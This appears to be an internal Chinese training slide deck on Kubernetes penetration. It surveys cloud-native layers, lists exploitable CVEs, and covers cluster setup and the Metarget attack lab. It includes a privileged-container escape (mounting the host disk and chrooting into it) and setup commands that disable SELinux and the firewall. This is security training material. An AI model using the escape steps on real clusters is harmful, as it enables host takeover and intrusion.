Kubernetes渗透路线


安全蓝军攻防团队 – 张嘉城

内部分享

某项目面试题：

Kubernetes集群渗透经验?
Kubernetes的攻击面有哪些?
集群上面如何快速渗透?
控制所有节点你用哪些方法，假如你有token?

传统数据中心 VS 云容器化基础架构



客户分类	二级分类	典型客户	核心业务场景	规模
金融	头部金融(银行、保险)	浦发银行 太平洋保险、 外汇中心	1、秒杀、支付等高并发业务 2、对外开放银行API微服务架构	1、目前大部分处于试点阶段，规模在百节点左右。 2、有部分银行全免进入paas化，进入生产业务，规模非常庞大。预计在数万节点规模。 3、预计在今明两年会有较多头部金融全面进入云原生。
	中长尾金融	阳光保险， 海通证券， 吉祥人寿	1、报价、电子保单等对外服务。 2、业内成熟的解决方案。	1、部分业务进入生产系统。 2、规模在百节点附近
运营商	运营商	湖南移动、 浙江电信、 山东联通、	1、计费系统等对外业务。 2、5G边缘云、CDN节点。	1、目前已经在实际生产环境大规模使用容器业务，节点规模在数千。 2、未来随着边缘云等场景利用起来，增长空间特别大。
政府	政数局&大数据局	佛山政数局 南京省大数据局	1、大数据计算、 2、智慧城市、道路交通等应用。	1、目前容器规模在100-200节点区间，相对于一个尾部金融公司，占据整个政务云的1%~2%规模。 2、有部分城市规定新应用采用容器化交付、未来有很大的增长空间，至少达到上千节点。
教育	高校，高职	同济大学	科研平台，实验环境	1、当前规模大概在10来个点左右
企业	石油、电力	中石油，中海油、华东电网	内部应用，如OA,ERP	1、paas化建设初期，规模普遍不大。 2、内部在推动容器化改造，有全面paas化的趋势。
	烟草	山东烟草	大数据应用与服务，如智能物流等	1、建设初期，刚建立paas。 2、第一期规模预算在1000节点左右。
	传媒	华数传媒、 深圳广电	广告、视频播放等	1、传媒行业趋势比较明显，新业务都在容器化，规模在50-100个节点左右。
	央企、国企	中远海控 东风集团， 广汽丰田 华发集团	付费、在线看房、智能制造等等对外业务	1、央企规模难以界定，目前大部分节点规模在10-50之间.


目录

云原生介绍

1. 供应层
2. 运行时层
3. 编排和管理层
4. 应用程序定义和开发层
5. 平台层
6. 监控层

什么是云原生

- 云原生(Cloud Native) 是一套技术体系和方法论。
- CNCF（Cloud Native Compute Foundation）是 Linux 基金会旗下的一个组织，非营利性组织，主要是推动云原生技术发展。



云原生 - 供应层

https://landscape.cncf.io/

供应层是整个云原生最低层，提供构建云原生基础设施工具，包括了基础设施的创建、管理、配置流程的自动化、容器镜像扫描、签名和存储等，也提供了安全和合规相关工具。

供应层 - 自动化和配置

自动化和配置工具可加快计算资源的创建和配置过程，例如创建虚拟机、网络、防火墙规则、负载均衡器等。

- Chef
- Puppet
- **Ansible**
- Terraform
- KubeEdge
- SaltStack

Ansible服务器：/etc/ansible/hosts
SaltStack远程命令执行（CVE-2020-11651/CVE-2020-11652）

供应层 - Container Registry

主要是负责统一集中存储和提分发容器镜像，使开发者访问。

- Docker Hub
- Harbor
- AWS/Azure/GCP 托管注册表
- artifactory

Docker Hub供应链攻击
Harbor任意管理员注册（CVE-2019-1609）

云原生 - 运行时层

这一层包含了容器在云原生环境中运行所需的一切。

- 云原生存储：为容器化应用提供虚拟磁盘或持久化存储；
- 容器运行时：为容器提供隔离、资源和安全；
- 云网络：分布式系统的节点（机器或进程）通过其连接和通信。

云原生 - 容器运行时

容器运行时（Container Runtime）是 Kubernetes（K8S） 最重要的组件之一，负责管理镜像和容器的生命周期。

- Containerd
- CRI-O
- Kata
- gVisor
- Firecracker

```
Containerd
 (containerd-shim API/CVE-2020-15257) /  (RunC/CVE-2019-5736 )
```

云原生 - 编排和管理层

各层组件必须相互识别以进行通信，并通过协调实现共同的目标。

- 编排和调度
- 协调和服务发现
- 远程进程调用
- 服务代理
- API网关
- 服务网格

云原生 - 编排和调度

容器编排器大多数是指Kubernetes，`容器和Kubernetes是云原生架构的核心`

Kubernetes做的事情是`期望状态协调`：将集群中容器的当前状态与期望状态匹配。

- Kubernetes
- Docker Swarm
- Mesos

https://www.hi-linux.com/posts/14157.html

- 供应层

> 基础设施的创建、管理、配置流程的自动化、容器镜像扫描、签名和存储等

- 运行时层

> 云原生存储、提供隔离、资源和安全、云网络

- **编排和管理层**

> 提供编排和调度、协调和服务发现、远程进程调用（RPC）、服务代理、API网关

- 应用定义和开发层

> 提供数据库、消息传递、应用程序定义和镜像构建、持续集成和持续交付（CI/CD）

- 平台层
- 贯穿所有层（监控）

> 日志工具、监控方案、追踪工具、混沌工程

Kubernetes基础

1. 搭建Kubernetes
2. Kubernetes设计架构
3. Master组件
4. Node组件
5. Kubernetes常用命令

搭建Kubernetes

kubeasz安装

https://github.com/easzlab/kubeasz
使用Ansible脚本安装K8S集群

主机名	IP
Ansible/Master1	192.168.238.129
Master2	192.168.238.130
Node1	192.168.238.131
Node2	192.168.238.132

kubeasz安装

1. 配置主机名以及静态IP地址
2. 每台机器基本设置

```
curl -o /etc/yum.repos.d/CentOS-Base.repo http://mirrors.aliyun.com/repo/Centos-7.repo
sed -i 's/SELINUX=enforcing/SELINUX=disabled/g' /etc/selinux/config
setenforce 0
systemctl stop firewalld
systemctl disable firewalld
timedatectl set-timezone Asia/Shanghai
```

3. Ansible/Master1与每台机器建立信任连接。

```
ssh-keygen
ssh-copy-id Master1
ssh-copy-id Master2
ssh-copy-id Node1
ssh-copy-id Node2
```

kubeasz安装

4. Ansible/Master1配置

```
yum -y install python-jinja2 PyYAML python-paramiko python-babel python-crypto
curl -O https://bootstrap.pypa.io/pip/2.7/get-pip.py
python get-pip.py
python -m pip install --upgrade "pip < 21.0"
pip install ansible -i https://mirrors.aliyun.com/pypi/simple/


git clone https://github.com/easzlab/kubeasz.git
#拉取镜像等文件
./ezdown -D

#ansible配置文件
vim /etc/kubeasz/clusters/k8s-01/hosts

#分1-7个步骤，可以单步骤安装也可以all
./ezctl setup k8s-01 all
```

搭建Kubernetes

Metarget 云原生攻防靶场

https://github.com/Metarget/metarget/blob/master/README-zh.md

环境要求：

Ubuntu 16.04或18.04

Python >= 3.6 (不支持Python 2.x！)


```
git clone https://github.com/brant-ruan/metarget.git
cd metarget/
pip install -r requirements.txt
```

Metarget 云原生攻防靶场

```
#基础环境
./metarget gadget install docker --version 18.03.1
./metarget gadget install k8s --version 1.16.5 --domestic

#privileged-container
./metarget cnv install privileged-container
```

```
#进入容器
kubectl exec -it -n metarget privileged-container /bin/bash

root@privileged-container:/# fdisk -l | grep /dev/sda2
/dev/sda2   4096 167770111 167766016  80G Linux filesystem
root@privileged-container:/# mount /dev/sda2 /host
root@privileged-container:/# chroot /host
# cat /etc/hostname
metarget-test
```

Kubernetes设计架构



架构详细图：https://raw.githubusercontent.com/kubernetes/kubernetes/release-1.2/docs/design/architecture.png

Master组件

- Master节点是Kubernetes 集群的控制节点
  - API Server：资源操作唯一入口，提供认证、授权、访问控制、API注册等机制
  - Scheduler：资源调度，按照调度策略将Pod调度相应机器上
  - Controller Manager：维护集群状态，故障检测、自动扩展、滚动更新
- Etcd：用于保存集群所有的网络配置和对象的状态信息

Node组件

- Node节点是物理机或虚拟机，组成了K8s的资源池，Node上的工作由Master分配
  - kubelet：负责Pod的创建、启动、监控、重启、销毁等工作，同时与Master节点协作，实现集群管理的基本功能。
    - Pod是运行应用的载体，由多个容器组成、是k8s的最小调度单元
  - Kube-proxy：它监听API server中service和endpoint的变化情况，并通过iptables等来为服务配置负载均衡
  - Container Runtime：负责真正管理镜像和容器的。

